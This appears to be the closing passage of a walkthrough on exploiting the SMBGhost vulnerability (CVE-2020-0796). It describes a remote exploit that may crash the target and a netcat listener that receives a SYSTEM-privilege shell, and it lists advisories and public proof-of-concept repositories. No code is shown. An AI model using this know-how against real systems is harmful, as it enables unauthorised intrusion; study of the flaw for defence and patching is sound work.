
Executing the exploit may result in Crashing the Targeted system but the exploit will eventually be successfully executed after trying once or twice without the Target system crashing.



10) when executed successfully, the netcat will listen to the port connecting it to the Target system with the Privilege of **authority/system**.



Result:



References:

- [1] <https://www.sans.org/blog/microsoft-smbv3-11-vulnerability-and-patch-cve-2020-0796-explained/>
- [2] https://www.cisecurity.org/advisory/a-vulnerability-in-microsoft-windows-smb-server-could-allow-for-remote-code-execution-cve-2020-0796_2020-036/
- [3] <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2020-0796&vector=AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H&version=3.1&source=NIST>
- [4] <https://blog.scadafence.com/cve-2020-0796-the-next-wannacry-is-here-theres-no-patch-available-yet>
- [5] <https://pentest-tools.com/blog/smbleedingghost-exploit/>
- [6] <https://neosmart.net/wiki/irql-not-less-or-equal/>
- [7] <https://github.com/ButrintKomoni/cve-2020-0796>
- [8] <https://github.com/ButrintKomoni/cve-2020-0796>
- [9] <https://github.com/ZecOps/CVE-2020-0796-RCE-POC>
- [10] <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-0796>